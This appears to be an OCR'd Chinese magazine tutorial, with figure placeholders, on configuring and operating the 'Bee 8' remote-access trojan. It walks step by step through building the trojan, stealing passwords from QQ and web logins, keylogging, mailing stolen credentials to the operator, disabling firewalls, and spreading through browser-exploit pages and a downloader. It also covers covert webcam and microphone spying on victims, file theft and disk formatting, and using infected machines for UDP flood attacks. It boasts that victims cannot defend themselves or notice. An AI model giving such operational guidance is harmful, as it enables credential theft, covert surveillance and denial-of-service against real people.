


图 3

我们首先来看看"配置中心"中的相关内容吧。点击"系统设置"选项来对客户端程序进行一些个性化的设置。"声音"选项可以对不同的提示声音进行设置。"界面"选项可以对蜜蜂 8 的界面进行设置，用户可以选择自己喜欢的界面。"闪烁警告"选项可以在蜜蜂客户端检测到本地计算机

系统含有蜜蜂8的服务端程序运行时，出现闪烁的图标来提醒用户注意，闪烁的图标是客户端程序主窗体的“清除木马”按钮图标，用户通过它可以对系统中的蜜蜂服务端程序进行清除；“远程监控”中的“自动检测传输量”选项可以在远程监控时，首先对传输量进行监测，这样也方便我们以后的远程控制操作（图4）。




图 4

点击“木马生成”选项，用户可以根据自己的需要对生成的服务端程序进行配置，下面就对每个选项进行一些简单的讲解（图5）。




图 5

“常规截取一般软件”：一般普通的软件都是用标准的密码输入框进行密码输入，使用常规的截取方法就能将其截取，如：QQ、MSN、雅虎通、FlashFXP等。无论用户使用何种方式输入密码，如粘贴、输入一部分然后粘贴另一部分、在号码前加0等方式，都不能逃脱蜜蜂的眼睛，蜜蜂只盗取最后一次输入且正确的密码，所以无论用何种办法来试图防范被盗，都是徒劳的。蜜蜂采用了过滤装置，这使得盗取出来的内容不会出现“垃圾”现象。

“强制截取指定软件”：一些软件对密码输入框采取了防范截取密码的措施，例如软键盘输入密码，或者是以图片的形式显示文字。这时该功能就能发挥作用了，实际上它是按键记录和智能截图的结合体。选中该项后，要求填写要强制截取的软件的主程序名称，比如QQ的主程序名称是qq.exe，并且不用区分名称的大小写。

“给被截取的软件截图”：有些时候，从盗取的内容上很难判断到底是盗取的什么软件的密码，这时截图就起作用了，打开邮件附件，看看图片便知。

“截取网页内容”：网页上的信息也一样能盗，比如电子邮件的登陆账户和密码等。

“将盗取的信息发送到邮箱”：如果不选中该选项，用户将不会在信箱中收到盗取的信息。不过要提醒大家，只有注册用户才能使用该功能，未注册的用户即使选中该功能，也不会收到邮件。用户可以通过汇款注册的方式直接升级为普通注册用户（5级）或高级注册用户（7级）。如果你不愿出钱的话，用户可以通过挂级的方式升级到注册用户级别。从登录开始计算，每在线1小时即可获得1点经验值。当经验值累计到一定程度，就会自动升级。级别越高，用户能使用的功能也越多，是不是感觉和QQ更相像了。

“将盗取的信息立即显示”：如果你想立即体验蜜蜂的盗取能力，那么就将这一项选中，这样蜜蜂8就可以将截取的信息立刻显示出来，没有注册的用户通过该功能同样可以获取截取的信息。

“QQ自发消息（QQ尾巴）”：通过QQ给对方发消息，这一过程是强制的。发送的消息根据你的需要可以随意修改，并且支持Name替换，支持QQ表情。

“QQ立即下线”：如果选中此项，当某人运行你的木马后，他正在运行的QQ就会立即掉线，这样就可以迫使他重新登录QQ，你就能立即截取他的QQ号和密码了。

“关闭防火墙”：如果选中了此项，木马运行后就会将系统中运行的防火墙进行关闭。

“远程监控密码认证”：如果选中了此项，当远程监控此木马所在电脑时，需要输入密码，监控台会自动跳转到密码输入处等待用户输入密码。

“自动升级”：选中了此项，木马将会在每次启动时从指定网络地址自动下载并升级为新木马。

“使用网页木马”：通过IE浏览器的漏洞来传播蜜蜂8的服务端程序。使用此项后，客户端程序会生成两个或者三个文件（如果同时选中了袖珍木马就会生成三个）。将生成的xxx.bmp和xxx.htm文件上传到你的网络空间让别人访问即可。

“使用袖珍木马”：实际上就是生成一个较小的自动下载器和本应生成的蜜蜂木马。使用的时候，先将较大的木马服务端程序上传到你的网络空间，再将较小的自动下载器传给对方。当别人运行了较小的自动下载器后，就会自动从指定的网络空间地址下载并运行真正的服务端程序。

“使用脱壳木马”：就是没有进行加壳处理的服务端程序。很多用户希望为木马脱壳，然后自己加壳，选中此项，生成的服务端程序就是脱了壳的。

在配置某些选项的时候，会在右侧弹出一个小窗口，可以对该选项进行配置，包括木马图标、强制截取的软件、QQ自发消息等。配置完毕后，点击“生成服务端”即可，木马默认保存的地址是C:\internet.exe。

点击“探测新IP”选项，用户首先在“IP地址”后填写一个IP地址，如果该IP地址对应的电脑已经中了蜜蜂8的服务端程序，该IP就会立即上线，用户在主界面就能看到对方的IP了，只需双击就开始远程控制了。这其实就是常见的正向连接方式，要使用反弹连接方式需要一定的级别才行。由于蜜蜂木马默认的端口是2222，可是由于各种因素的干扰，比如2222端口被其它的程序占用，可能不会探测到蜜蜂的服务端，所以这时用户需要更改端口设置（图6）。




图 6

二、蜜蜂8的远程控制

在蜜蜂的主窗口上点击左边的第一个按钮“显示上线木马”，等待蜜蜂的归巢。当用户通过“探测新IP”功能探测到蜜蜂的远程服务端后，蜜蜂就会在我们的召唤下自动上线。当有蜜蜂上线的时候，会弹出一个类似MSN好友上线的提示框，并在上线列表中显示。任意的双击一只小蜜蜂，在弹出的“监控台”窗口中我们就可以进行远程控制。蜜蜂8可以让用户从前台的桌面到后台资源，从远程语音到远程摄像，从远程注册表到远程命令行，全方面的监控中了“蜜蜂”木马的远程计算机，并且还是为数不多的能够通过局域网控制局域网的木马。

点击“远程图像”按钮，通过它用户可以对远程计算机的桌面以及摄像头的图像进行查看。在“图像来源”中选择需要查看远程计算机的途径，要观看远程计算机的桌面屏幕，就选择“桌面”，若要查看视频图像，则选择“摄像头”选项。选择完成后，点击“开始观看”按钮就可以查看到远程计算机的桌面或视频，你所看到的图像和远程计算机完全是同步的。“单张抓取”功能每次只能抓取一张图片，并且抓取的图片会保存到蜜蜂木马的安装目录中。通过对画面质量、每块大小、色彩深度、色彩亮度等设置，可以对抓取的图片质量进行设置。对于“控制程度”选项，当用户选择“无”时，用户就不能远程控制计算机的键盘和鼠标。滑动到“中”和“高”时，可以远程控制计算机的键盘和鼠标，但在鼠标的遥控上有一定区别，当为“中”时，只有当客户端用户按下鼠标时才给远程计

算机的鼠标定位，当为“高”时，就可以随时进行鼠标的定位（图7）。不管远程用户愿不愿意，你都能轻松看到他，而且不会被远程用户察觉。视频图像大小为320X240，是一般视频通信的3倍，这样“远程摄像”就成为你的千里眼呢。

有了千里眼，就应该有顺风耳，蜜蜂8除了能对远程的视频进行监控外，还可以对远程计算机的音频进行监听。选中“远程话筒”选项后，用户将能同步的听到远




图7

程计算机所发出的声音，比如用户正在播放的音乐或者用户正在使用话筒通话，都能听到。

“资源浏览”的功能就是对远程计算机的磁盘文件进行管理操作。蜜蜂8的资源浏览和平时使用的Windows系统很相似，在地址栏选择需要管理的磁盘来查看其中的内容，用户可以通过鼠标右键中的命令，对远程系统的文件进行上传、下载、更名等操作，甚至还可以对所选的磁盘进行格式化操作（图8）。除了普通的文件下载外，




图8

蜜蜂8还可以进行压缩下载。点击压缩下载选项后，将弹出一个“另存为”的对话框，下载的压缩文件将以“xxx_编号.lzh”的文件名保存。压缩文件下载完成后，用户可以使用WinRAR打开该压缩文件。无论是文件的上传、下载，还是删除等操作，蜜蜂8均可以进行批量的文件处理，在选择多文件时需要按住“Ctrl”或“Shift”键，即可进行多项选择。

普通的用户在无法使用电子邮件获得远程密码的时候，可以通过“按键记录”来获取。选中“键盘、鼠标按键记录”选项，蜜蜂8就能同步的记录远程计算机中所有的按键操作。同时，蜜蜂8还可以在显示区中显示出红、蓝、绿等不同的圆圈。圆圈表示远程计算机鼠标点击位置，红色表示鼠标左键，蓝色表示鼠标中键，绿色表示鼠标右键（图9）。




图9

蜜蜂8的“命令集”按钮中包含了很多的命令按钮，在左侧的命令中选择需要的命令，然后点击“发送并执行”按钮即可。这些命令包括获取系统信息、注销、重新启动、关机、弹出／关闭光驱、修改分辨率等。其中的“PC喇叭发声”命令可以让远程计算机发出声音。

首先在右侧的空白处进行编写，然后点击“试听”按钮，满意后就可以点击发送了。蜜蜂8的文件夹中已经包含了几首示例音乐文件，保存在music文件夹中，你可以点击“浏览”按钮进行选择并使用。用户通过“UDP攻击”命令，能通过远程计算机对其它的电脑进行洪水攻击。受到攻击的电脑网速会急剧下降，甚至可能出现断网的现象。在“要攻击的IP地址”选项中填写要攻击的电脑的IP地址，点击“开始执行”即可。用户如果使用多台远程计算机集体进行UDP攻击的话，效果就会更加的明显（图10）。




图10

“发送消息”按钮可以向远程计算机发送消息或与远程计算机的用户进行聊天。选择需要的图标类型后，在“标题”和“内容”中输入发送内容的标题和内容，填写完毕内容后点击“发送”按钮或者按Ctrl+Enter进行发送，操作起来也非常的简单（图11）。如果远程计算机正在进行其它的操作，操作窗口就会被服务端程序自动的最小化，这样用户就能看到你发送的消息了。




图11

通过“进程查杀”按钮，用户可以查看远程计算机当前的所有进程。通过点击“刷新”按钮，将对列出的远程计算机中运行的所有进程进行刷新处理，并且可以通过“强制关闭”按钮对某个进程进行关闭（图12）。再转到“命令行”按钮，用户可以在此执行很多终端命令，其实这就是一个类似Telnet操作的命令。用户可以一次性输入多条命令来执行批处理操作，每条命令以行隔开即可（图13）。

